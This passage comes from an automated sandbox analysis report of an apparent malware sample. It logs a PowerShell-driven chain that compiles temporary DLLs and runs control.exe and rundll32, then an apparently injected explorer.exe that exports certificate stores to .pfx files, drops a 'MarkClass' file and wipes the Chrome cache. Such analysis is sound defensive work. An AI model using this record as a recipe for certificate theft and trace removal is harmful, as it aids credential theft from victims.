C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FF8792112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FF8792112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FF8792112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FF8792112E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FF8791262DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	22412	success or wait	1	7FF8791263B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FF8792112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FF8792112E7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FF8792112E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FF87809B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FF87809B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FF87809B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FF87809B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FF87809B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FF87809B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FF87809B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FF87809B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FF87809B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FF87809B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FF87809B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FF87809B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FF87809B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FF87809B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FF87809B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FF87809B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FF87809B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FF87809B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	141	7FF87809B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FF87809B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FF87809B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FF87809B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FF87809B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FF87809B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FF87809B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FF87809B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FF87809B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FF87809B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FF87809B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FF87809B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FF87809B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	1	7FF87809B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FF87809B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FF87809B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FF87809B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FF87809B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FF87809B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FF87809B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	124	7FF87809B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FF87809B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FF87809B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FF87809B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FF87809B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FF87809B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FF87809B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FF87809B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FF87809B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FF87809B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FF87809B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FF8792112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FF8792112E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	4	7FF87809B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FF87809B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FF87809B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FF87809B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FF87809B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FF87809B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FF87809B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FF87809B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FF8792112E7	ReadFile
C:\Users\user\AppData\Local\Temp\iyr5jfx4.dll	unknown	4096	success or wait	1	7FF87809B526	ReadFile
C:\Users\user\AppData\Local\Temp\jxpjpfgv.dll	unknown	4096	success or wait	1	7FF87809B526	ReadFile
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	21F4DFF69B2	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FF87913B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FF87913B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FF87809B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FF87809B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FF87809B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FF87809B526	ReadFile

Analysis Process: conhost.exe PID: **5672**, Parent PID: **4292**

General

Target ID:	5
Start time:	15:02:04
Start date:	11/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: **1264**, Parent PID: **4292**

General

Target ID:	8
Start time:	15:02:16
Start date:	11/10/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\iyr5jfx4.cmdline
Imagebase:	0x7ff707330000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\CSCAB583CA567BD44E39E9932B1B4F9F8AB.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF7073AE907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CSCAB583CA567BD44E39E9932B1B4F9F8AB.TMP	success or wait	1	7FF7073AE740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CSCAB583CA567BD44E39E9932B1B4F9F8AB.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	7FF7073AED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\iyr5jfx4.cmdline	unknown	351	success or wait	1	7FF707341EE7	ReadFile
C:\Users\user\AppData\Local\Temp\iyr5jfx4.0.cs	unknown	410	success or wait	1	7FF707341EE7	ReadFile

Analysis Process: cvtres.exe PID: 1312, Parent PID: 1264

General

Target ID:	9
Start time:	15:02:17
Start date:	11/10/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESA4F5.tmp" "c:\Users\user\AppData\Local\Temp\CSCAB583CA567BD44E39E9932B1B4F9F8AB.TMP"
Imagebase:	0x7ff77b170000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: 1236, Parent PID: 4292

General

Target ID:	10
Start time:	15:02:19
Start date:	11/10/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\jxpjpfgv.cmdline
Imagebase:	0x7ff707330000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\CSCF2AAFAB6410F41F998231914A7D0E24.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF7073AE907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CSCF2AAFAB6410F41F998231914A7D0E24.TMP	success or wait	1	7FF7073AE740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CSCF2AAFAB6410F41F998231914A7D0E24.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	7FF7073AED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\jxpjpfgv.cmdline	unknown	351	success or wait	1	7FF707341EE7	ReadFile
C:\Users\user\AppData\Local\Temp\jxpjpfgv.0.cs	unknown	400	success or wait	1	7FF707341EE7	ReadFile

Analysis Process: cvtres.exe PID: **5024**, Parent PID: **1236**

General	
Target ID:	11
Start time:	15:02:20
Start date:	11/10/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESB08E.tmp" "c:\Users\user\AppData\Local\Temp\CSCF2AAFAB6410F41F998231914A7D0E24.TMP"
Imagebase:	0x7ff77b170000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: control.exe PID: **3692**, Parent PID: **1172**

General	
Target ID:	12
Start time:	15:02:23
Start date:	11/10/2022
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff712ea0000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **4672**, Parent PID: **3692**

General	
Target ID:	13
Start time:	15:02:26
Start date:	11/10/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL -h

Imagebase:	0x7ff63f840000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: 3528, Parent PID: 4292

General

Target ID:	14
Start time:	15:02:29
Start date:	11/10/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff618f60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7C7B.bin	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	551DCF6	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\7C7B.bin\AuthRoot.pfx	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	552274A	CreateFileA
C:\Users\user\AppData\Local\Temp\7C7B.bin\Root.pfx	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	552274A	CreateFileA
C:\Users\user\AppData\Local\Temp\9F2A.bin	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	551E8F7	CreateFileW
C:\Users\user\AppData\Roaming\Microsoft\MarkClass	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	5519674	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cache\Cache_Data\data_0	success or wait	1	5527F4D	DeleteFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cache\Cache_Data\data_1	success or wait	1	5527F4D	DeleteFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cache\Cache_Data\data_2	success or wait	1	5527F4D	DeleteFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cache\Cache_Data\data_3	success or wait	1	5527F4D	DeleteFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cache\Cache_Data\f_000001	success or wait	1	5527F4D	DeleteFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cache\Cache_Data\f_000002	success or wait	1	5527F4D	DeleteFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cache\Cache_Data\f_000003	success or wait	1	5527F4D	DeleteFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cache\Cache_Data\f_000004	success or wait	1	5527F4D	DeleteFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cache\Cache_Data\f_000005	success or wait	1	5527F4D	DeleteFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cache\Cache_Data\f_000007	success or wait	1	5527F4D	DeleteFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cache\Cache_Data\f_000008	success or wait	1	5527F4D	DeleteFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cache\Cache_Data\f_000009	success or wait	1	5527F4D	DeleteFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cache\Cache_Data\f_00000a	success or wait	1	5527F4D	DeleteFileW

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cache\Cache_Data\f_00000b	success or wait	1	5527F4D	DeleteFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cache\Cache_Data\f_00000c	success or wait	1	5527F4D	DeleteFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cache\Cache_Data\f_00000d	success or wait	1	5527F4D	DeleteFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cache\Cache_Data\f_00000e	success or wait	1	5527F4D	DeleteFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cache\Cache_Data\f_00000f	success or wait	1	5527F4D	DeleteFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cache\Cache_Data\f_000010	success or wait	1	5527F4D	DeleteFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cache\Cache_Data\f_000011	success or wait	1	5527F4D	DeleteFileW
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Cache\Cache_Data\index	success or wait	1	5527F4D	DeleteFileW
C:\Users\user\AppData\Local\Temp\7C7B.bin\AuthRoot.pfx	success or wait	1	5527F4D	DeleteFileW
C:\Users\user\AppData\Local\Temp\7C7B.bin\Root.pfx	success or wait	1	5527F4D	DeleteFileW
C:\Users\user\AppData\Local\Temp\9F2A.bin	success or wait	1	550160C	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\7C7B.bin\AuthRoot.pfx	0	23186	30 fd 5a fd 02 01 03 30 fd 5a 4a 06 09 2a fd 48 fd fd 0d 01 07 01 fd fd 5a 3b 04 fd 5a 37 30 fd 5a 33 30 fd 5a 2f 06 09 2a fd 48 fd fd 0d 01 07 06 fd fd 5a 20 30 fd 5a 1c 02 01 00 30 fd 5a 15 06 09 2a fd 48 fd fd 0d 01 07 01 30 1c 06 0a 2a fd 48 fd fd 0d 01 0c 01 03 30 0e 04 08 30 06 fd fd 26 fd 34 fd 02 02 07 00 fd 59 fd 08 fd fd fd fd 2a 25 fd fd fd 0b 74 1d fd fd fd 63 fd fd 5e fd 40 4a fd 05 2a 38 fd 56 fd 64 fd fd fd fd 22 fd fd 9e 4f 10 44 fd 1b fd fd 6b 6d 62 3f f1 fd 41 5f fd fd fd fd fd 79 fd fd 7a 6d fd fd 14 43 fd fd 05 fd fd fd 72 2a fd fd 74 fd fd 4b 37 fd 4e 34 4f 72 fd 3f 5d fd fd 66 02 17 75 fd fd fd fd 09 fd 52 2e fd fd 39 fd 2b fd 36 fd 13 fd fd fd fd 65 03 17 fd 54 fd 32 fd fd f1 fd fd fd fd 68 62	0Z0ZJ*HZ;Z70Z30Z/*HZ 0Z0Z*H0*H 00&4Y%tc^@J*8Vd"ODk mb?A_yzmCrt KN4Or?]fuR.9+6eT2hb	success or wait	1	5522773	WriteFile
C:\Users\user\AppData\Local\Temp\7C7B.bin\Root.pfx	0	35938	30 fd fd 5e 02 01 03 30 fd fd 1a 06 09 2a fd 48 fd fd 0d 01 07 01 fd fd fd 0b 04 fd fd 07 30 fd fd 03 30 fd fd fd 06 09 2a fd 48 fd fd 0d 01 07 06 fd fd fd fd 30 fd fd fd 02 01 00 30 fd fd fd 06 09 2a fd 48 fd fd 0d 01 07 01 30 1c 06 0a 2a fd 48 fd fd 0d 01 0c 01 03 30 0e 04 08 35 69 5a 49 6c fd 28 fd 02 02 07 00 fd fd fd fd 18 fd fd 62 fd fd fd fd 6f 4a 29 fd fd fd fd 16 fd 79 fd fd fd fd 01 60 1b fd 47 66 4e 0a 68 1f 2c 5f 41 66 fd 3a 0d fd 27 43 6a fd 4f 20 fd fd 13 1c 3e fd fd fd 69 fd 69 fd 78 fd fd fd 44 5c fd 36 0c 09 79 0c fd 0e fd fd fd fd 6e ec fd 2e 05 51 fd fd 68 fd 40 53 fd fd 56 01 fd 30 66 50 19 3a 2d 3c fd 41 12 fd 60 49 fd fd fd 45 fd 47 fd fd fd fd 78 30 2b fd 73 fd 3f fd 4a 1f 7f 4c 6c 62 fd fd fd 46 48 fd fd fd fd	0^0*H00*H00*H0*H05iZll(boJ)y`GfNh,_Af:'CjO >iixD\yn.Qh@SV0fP:- <A`IEGx0+s?JLlbFH	success or wait	1	5522773	WriteFile
